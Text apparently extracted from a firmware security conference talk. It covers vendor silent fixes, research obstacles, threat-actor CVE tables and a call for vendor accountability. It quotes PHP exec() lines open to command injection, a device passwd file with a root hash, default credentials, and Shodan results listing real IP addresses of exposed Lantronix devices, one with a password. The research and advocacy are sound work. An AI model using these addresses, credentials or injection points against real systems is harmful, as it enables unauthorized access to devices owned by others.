
/logs/firmware/firmware_binwalk_emba/_BF.extracted/home/www-data/admin/gnssAutoAlign.php
external.semgrep-rules.php.lang.security.exec-use
Executing non-constant commands. This can lead to command injection.

36| exec("/usr/local/sbin/www-scripts/various/doAutoAlignment " . $device_id . " > /dev/null &");
  |-----
40| exec("kill $(cat ". PID_FILENAME . ")");
  |-----

```


If a vuln doesn't have a CVE, is it even a vuln?

- OneKey blogs reused a screenshot
- Firmware contained GUI page & httpd server
- Shodan all the things
 - 'http.title:"Web Manager" +lighttpd
- RACOM M!DGE2 industrial router
- Firmware update shortly after 2nd OneKey blog
- Update contained the exact same fix
- No CVE assigned; no vulnerability mentioned



Research roadblocks

- Support contract requirements
- Embedded memory disks
- Proprietary formats
- AES-SBox
- Password protection
- Encrypted images
- Reseller-only access
- App-based updating
- VXWorks



C:\Users\mate.warfield_eclips\Downloads\build-13.1-9.60_nc_64.tgz\build_artesa_9_60_nc_64.tar\nc-13.1-9.60.gz\kernel.nc.a

Name	Size	Virtual Size	Offset	Virtual Address	Type
mf	549 453 824	549 453 824	24 790 160	0xFFFFFFFF81B...	PROGBITS
.text	14 351 512	14 351 512	868 352	0xFFFFFFFF802...	PROGBITS
.data	6 254 473	6 254 473	18 530 304	0xFFFFFFFF815...	PROGBITS
.rodata	3 199 372	3 199 372	15 220 736	0xFFFFFFFF810...	PROGBITS
.symtab	1 075 200	1 075 200	574 373 776	0x0	SYMTAB
.strtab	1 039 999	1 039 999	575 448 976	0x0	STRTAB
.SUNW_ctf	936 471	936 471	576 488 976	0x0	PROGBITS
.dynsym	417 960	417 960	135 728	0xFFFFFFFF802...	DYNSYM
.dynstr	314 487	314 487	553 688	0xFFFFFFFF802...	STRTAB
.hash	135 312	135 312	416	0xFFFFFFFF802...	HASH

This is fine...


Firmware Analysis and Comparison Tool
Home
Database
Upload
Info
Feedback

Download
Analysis
Admin
Comparisons

Lantronix G520 v. 1.9.0R10

Private Key Found critical CVE Linux Kernel 5.4.41 Password: admin:admin

UID: b9e5ffd50592486147f0539bef4ff71e5d2b27685f4be882976baf95ee586835_36125696




Firmware Analysis and Comparison Tool
Home
Database
Upload
Info
Feedback

Download
Analysis
Admin
Comparisons

Digicap Digicap_V5.2.0build181123 v. V5.2.0

Password: admin:12345 critical CVE Linux Kernel 3.0.8 Heartbleed Private Key Found

UID: c968901a6f9f612788dccf9a37c4f3844e099bcb86301e332d5b48938819d973_43279058




```

root:P80k8VVqFTsM:0:0:root:/root:/bin/sh
bin:*:1:1:bin:/bin:/bin/sh
daemon:*:2:2:daemon:/usr/sbin:/bin/sh
adm:*:3:4:adm:/adm:/bin/sh
sync:*:5:0:sync:/bin:/bin/sync
shutdown:*:6:11:shutdown:/sbin:/sbin/shutdown
uucp:*:10:14:uucp:/var/spool/uucp:/bin/sh
nobody:*:65534:65534:nobody:/home:/bin/sh
config:0:0:root:/:/bin/eric_config
serialconfig:0:0:root:/:/bin/eric_config_serial.sh
console:0:0:root:/:/bin/local_console.sh
unblock:0:0:root:/:/bin/eric_config_unblock.sh
changemac:0:0:root:/:/bin/eric_config_mac.sh
changesn:0:0:root:/:/bin/eric_config_sn.sh
change pdu:0:0:root:/:/bin/eric_config_pdu.sh
ping:0:0:root:/:/bin/ping.sh
reboot:0:0:root:/:/bin/reboot.sh

```

SHODAN
Explore
Downloads
Pricing
lantronix password: -secured

TOTAL RESULTS
1,215

TOP COUNTRIES


Country	Count
United States	848
Canada	74
Czechia	57
Sweden	32
United Kingdom	29

View Report
Download Results
Historical Trend

Partner Spotlight: Looking for a place to store all the Shodan d

66.183.177.76
906-183-177-76.bc.hnia.telus.net
TELUS Communications Inc.
Canada, Vancouver

*** Lantronix UD51100 Device Server
MAC Address 0080A3833F00
Software version V6.11.0.0 (150508)
Password :

128.95.105.9
University of Washington
United States, Seattle

Lantronix:
Type: X90
Version: 6.10.0.1
MAC Address: 08:00:A3:84:86:5D
IP Address: 128.95.105.9
Gateway: 128.95.105.100
Password: 687

Black box vendors



State of the world: 2023


- Everything runs firmware
- Millions of new attack points connect daily
- Firmware attacks will continue to accelerate
- Firmware controls increasingly powerful systems
- Small research community without vendor support
- Attackers will continue to have the upper hand



By Carl Windsor | June 12, 2023

Fortinet Zero-Day and Custom Malware Used by Suspected Chinese Actor in Espionage Operation

ALEXANDER MARVI, BRAD SLAYBAUGH, DAN EBREO, TUFAIL AHMED, MUHAMMAD UMAIR, TINA JOHNSON
MAR 16, 2023 | 25 MIN READ



AUSTIN LARSEN, JOHN PALMISANO, MATHEW POTACZEK, JOHN WOLFRAM, MATTHEW MCWHIRT
JUN 15, 2023 | 30 MIN READ

Table 1: Top CVEs most used by Chinese state-sponsored cyber actors since 2020

Vendor	CVE	Vulnerability Type
Apache Log4j	CVE-2021-44228	Remote Code Execution
Pulse Connect Secure	CVE-2019-11510	Arbitrary File Read
GitLab CE/EE	CVE-2021-22205	Remote Code Execution
Atlassian	CVE-2022-26134	Remote Code Execution
Microsoft Exchange	CVE-2021-26855	Remote Code Execution
F5 Big-IP	CVE-2020-5902	Remote Code Execution
VMware vCenter Server	CVE-2021-22005	Arbitrary File Upload
Citrix ADC	CVE-2019-19781	Path Traversal
Cisco Hyperflex	CVE-2021-1497	Command Line Execution
Buffalo WSR	CVE-2021-20090	Relative Path Traversal
Atlassian Confluence Server and Data Center	CVE-2021-26084	Remote Code Execution
Hikvision Webserver	CVE-2021-36260	Command Injection
Sitecore XP	CVE-2021-42237	Remote Code Execution
F5 Big-IP	CVE-2022-1388	Remote Code Execution
Apache	CVE-2022-24112	Authentication Bypass by Spoofing
ZOHO	CVE-2021-40539	Remote Code Execution
Microsoft	CVE-2021-26857	Remote Code Execution
Microsoft	CVE-2021-26858	Remote Code Execution
Microsoft	CVE-2021-27065	Remote Code Execution

Call to action

- Hold vendors accountable:
 - Implement basic memory protection
 - Use modern Linux versions
 - Patch vulnerable daemons
 - Actual logging of security events
 - Obscurity != security
 - Device patching should be automatic
- We need more firmware researchers
- Vendor support for security research

*“Unless someone like you cares a whole awful lot
Nothing is going to get better, it’s not” –Dr. Seuss*



Reference material

- <https://eclypsiuM.com/blog/vendor-re-use-opens-the-aperture-on-many-vulnerabilities/>
- <https://eclypsiuM.com/blog/supply-chain-risk-from-gigabyte-app-center-backdoor/>
- <https://www.welivesecurity.com/2023/03/01/blacklotus-uefi-bootkit-myth-confirmed/>
- <https://www.mandiant.com/resources/blog/fortinet-malware-ecosystem>
- <https://www.mandiant.com/resources/blog/unc3524-eye-spy-email>
- <https://alperovitch.sais.jhu.edu/an-experiment-in-malware-reverse-engineering/>
- <https://securelist.com/cosmicstrand-uefi-firmware-rootkit/106973/>
- <https://research.checkpoint.com/2023/the-dragon-who-sold-his-camaro-analyzing-custom-router-implant/>
- <https://www.cisa.gov/news-events/directives/binding-operational-directive-23-02>
- https://media.defense.gov/2023/Jun/14/2003241405/-1/-1/0/CSI_HARDEN_BMCS.PDF
- <https://www.mandiant.com/resources/blog/unc4841-post-barracuda-zero-day-remediation>
- <https://blog.assetnote.io/2023/07/21/citrix-CVE-2023-3519-analysis/>
- <https://www.youtube.com/watch?v=6T4QsltcZ6k> (Ekoparty 2022 talk on hacking F5 & Citrix)



Questions?

